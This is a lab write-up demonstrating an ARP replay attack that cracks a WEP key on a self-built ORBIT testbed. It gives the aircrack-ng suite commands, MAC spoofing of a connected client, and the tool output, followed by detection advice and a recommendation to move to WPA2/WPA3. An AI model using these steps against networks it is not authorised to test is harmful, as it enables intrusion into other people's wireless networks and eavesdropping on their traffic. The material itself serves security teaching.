ARP Replay Attack on a WEP Network.

By: Tyler O’Hare

Attack Introduction:

This attack demonstrates the insecurities built into WEP due to IV reuse. This attack also demonstrates how MAC address filtering does not prevent WEP eavesdropping or arp replaying.

The crux of this attack rests on IV reuse in the WEP protocol. In cryptography, an Initialization vector is a nonce for randomizing the encryption so that messages with identical plaintext will be encrypted and different ciphertexts will be generated. IV is not a secret and it is usually random and unique. However, reusing the same IV with the same key to encrypt multiple plaintext blocks would allow an attacker to compare the ciphertext and make an assumption about the content information. It also depends on the actual cipher and mode used. If Cipher Block Chain (CBC) and Cipher Feedback (CFB) modes are used, this will allow the attack to fully crash the protection layer of the system. If the modes are Output Feedback (OFB) and Counter (CTR), they are basically useless because IV reuse renders encryption and results of XOR two ciphertexts yielding the same result as XOR two plaintext.


The first aspect of this attack is MAC address association. In order for a client to send packets to a wireless access point, it is necessary to have that client’s MAC address associated with the AP. This usually involves the client authenticating to the AP with the correct SSID and key for the wifi network. This is what our valid user node (Node 6) does in our lab setup. However, this MAC address association does not prevent our attacker node from injecting ARP requests into the network. All our attacker needs to do is listen on the wireless channel for a valid client to authenticate and then send spoofed arp packets with this valid client's MAC address.

The second part of the attack is the process of ARP replay. On a normal WEP network, all an attacker needs to do is listen to traffic enough to collect enough packets with reused IVs and then it is possible to use offline cracking tools to extract the key. However, this relies on a large volume of background traffic on the network to generate those IV packets. ARP replaying is a method for getting around this and extracting the key from networks with as few as one valid ARP request. To perform ARP replaying, the attacker simply listens for a single valid ARP request from one of the legitimate clients and then injects that packet back into the network as many times as necessary to generate as many repeated IV packets as possible. After replaying the arp request enough times the attacker will take that packet capture offline and extract the key.

Simulated System Overview:

I used the ORBIT platform to create three nodes:

1. An AP node that uses the WEP protocol. (Node 4)
2. An attacker node who will be breaking into the network using the WEP ARP replay attack. (Node 5)
3. A client node that is currently associated with the AP. (Node 6)



The AP node is set up with the following configuration that hostapd will run:

```
interface=wlan0
driver=nl80211
ssid=Free-Wifi-For-You
hw_mode=b
channel=6
wep_default_key=0
wep_key0="13377"
```

This sets up a Wireless network with the SSID “Free-Wifi-For-You”

This is a wireless network that is using WEP security and has an all numeric key of “13377”

You can then start the network by running the command “hostapd web.conf”


Step by Step Attack:

The attack begins with the attacker (Node 5) putting their wireless card into monitor mode using the command:

```
airmon-ng start wlan0 6
```

This puts the interface wlan0 into monitor mode on channel 6.

The attacker will then discover the live WEP network and it’s BSSID:



```
CH  6 ][ Elapsed: 0 s ][ 2022-04-18 18:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:15:6D:84:92:CB  -62 100       28        0    0   6  11   WEP  WEP         Free-Wifi-For-You

BSSID              STATION            PWR   Rate    Lost  Packets  Probes
```

Now that the attacker found the network, they can monitor traffic only for the BSSID by running:


```
airodump-ng --bssid 00:15:6D:84:92:CB --channel 6 --write
captured-arps mon0
```

This will capture the traffic for the BSSID: 00:15:6D:84:92:CB on channel 6 and write it to the file “*captured-arps*”.

Next the innocent client (Node 6) will connect to the AP with the following commands:

```
ifconfig wlan0 up
iwconfig wlan0 mode managed
iwconfig wlan0 essid "Free-Wifi-For-You"
iwconfig wlan0 key s:13377
```

At this point the attacker will see that the client has connected to the network:



```
CH  6 ][ Elapsed: 24 s ][ 2022-04-18 18:05

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

00:15:6D:84:92:CB  -62 100      237        0    0   6  11   WEP  WEP    OPN  Free-Wifi-For-You

BSSID              STATION            PWR   Rate    Lost  Packets  Probes

00:15:6D:84:92:CB  00:15:6D:85:E0:C6  -61    0 - 1      0        2
```

Using the information from the BSSID and STATION the attacker can now run aireplay-ng to begin the arpreplay attack:


```
aireplay-ng --arpreplay -b 00:15:6D:84:92:CB -h 00:15:6D:85:E0:C6
mon24
```

–arpreplay specifies the arp replay attack, -b specifies the BSSID, -h specifies the source MAC address, and mon24 is the monitor mode interface. In this attack we are spoofing the MAC address of the connected client by setting it as the source MAC address.

We simulate the client being active on the network by having the client run:

```
ping 192.168.0.1
```


The simulated traffic helps speed up the ARP collection process. After capturing around 25,000 ARP requests the attacker can stop the command.



```
root@node1-5:~# aireplay-ng --arpreplay -b 00:15:6D:84:92:CB -h 00:15:6D:85:E0:C6 mon24
The interface MAC (00:15:6D:84:92:CD) doesn't match the specified MAC (-h).
        ifconfig mon24 hw ether 00:15:6D:85:E0:C6
18:06:02  Waiting for beacon frame (BSSID: 00:15:6D:84:92:CB) on channel 6
Saving ARP requests in replay_arp-0418-180602.cap
You should also start airodump-ng to capture replies.
^Cad 74283 packets (got 25272 ARP requests and 24575 ACKs), sent 26560 packets...(500 pps)
root@node1-5:~# 
```

With this network capture the attacker can now attempt to crack the WEP key! The attacker can run the following command to begin cracking our capture file:

```
aircrack-ng captured-arps.cap
```



```
                              Aircrack-ng 1.1


                 [00:00:01] Tested 119922 keys (got 22593 IVs)

   KB    depth   byte(vote)
    0    6/ 16   31(27648) F3(27648) B7(27392) 83(27136) 8D(27136) 4C(26880) 6B(26880) BF(26880)
    1   19/ 22   B7(25856) 2A(25600) 64(25600) 87(25600) DD(25600) 56(25344) 71(25344) 75(25344)
    2    4/  7   33(28160) F5(27904) 53(27904) 7D(27648) DB(27648) A3(27136) 78(26880) F0(26880)
    3    4/ 10   37(28672) B0(28672) 81(28416) 12(28160) B5(27904) 20(27392) 44(26880) 7E(26880)
    4    0/  5   37(31232) 57(29952) E1(29696) 3E(29184) 82(28928) 00(27392) 37(27392) A4(26880)

                     KEY FOUND! [ 31:33:33:37:37 ] (ASCII: 13377 )
        Decrypted correctly: 100%


root@node1-5:~# 
```

In the photo above you can see that the WEP key was decrypted correctly!

Detection & Defense:

WEP relies on a static key when sending and receiving data. The encryption only uses one static key for traffic to and from an access point, which can now easily be cracked by attackers, making it an insecure protocol. Therefore, if a capable attacker is able to crack the static key, there is no mitigation for the lack of security given by WEP. The best course of action is to use protocols like WPA2 and WPA3 to avoid this. While there are not any ways to ensure prevention of this attack, there are some ways to slow down the attack process or detect the attack taking place, including using packet sniffing tools to detect the attack.

ARP attacks can be detected in following ways:

1. Command prompt. Type “arp -a” will show an ARP table. If the table contains two different IP addresses with the same MAC addresses, that might be a problem.
2. Wireshark. Wireshark is a tool used to troubleshoot and analyze packets. Wireshark is able to check for ARP replies and capture the information between the target of the attack, and this allows the collection of information that can signal that the attack is taking place. Wireshark is able to indicate that a duplicate use of an AP is taking place.

In this project, the ARP replay attack is proven to be successful because of the IV key reuse, so there are few things that need to be considered about the IV.

1. The same key and IV values should not be used for more than one message.
2. The IV value has to be complex and unique
3. The generation of IV should be computed by a random number generator
4. IV generation should not be derived from the secret key

Other than IV, there are some methods to help in preventing the ARP replay attack. These measures do not guarantee prevention of the attack, but can slow down the attack process or raise warning signs that an attack is taking place.

1. HTTPS and SSH can be used in order to reduce the chance for an attacker to launch a successful ARP replay attack. When traffic is encrypted, it takes more steps for an attacker to trick the AP into accepting an illegitimate certificate.
2. VPN also good for reducing chance of successful replay attack, it is because VPN will encrypt all data that travel between server and client
3. Packet filters can help to analyze every packet that transmits across the network. Packet filters can block any malicious packets and those IP addresses are suspicious.

Conclusion:

From an attacker perspective, it is made clear by the experiment that an attacker can take advantage of WEP by using the ARP replay attack. Once the attacker is able to collect enough packets with reused IVs, the attacker can use offline cracking tools to extract the key. While system defenders can take steps to make this process more difficult, the reliance of WEP on a static key makes this attack possible.

From a system defender (administrator) perspective, the results of the demonstration make clear that WEP is insufficient for maintaining encryption and security. WEP has a vulnerability with the ARP replay attack and reliance on a static key for encryption, which allows an attacker to take advantage. Therefore, although there are a number of measures that can be taken to make an ARP replay attack more difficult and raise warning signs that an attack is taking place with use of the WEP protocol, the most important step that an administrator can take is to upgrade to WPA2 or preferably WPA3 security if they know that their system will be under attack. While it is okay for select situations, WEP is no longer sufficient for maintaining security for any information that could be attacked in any situation.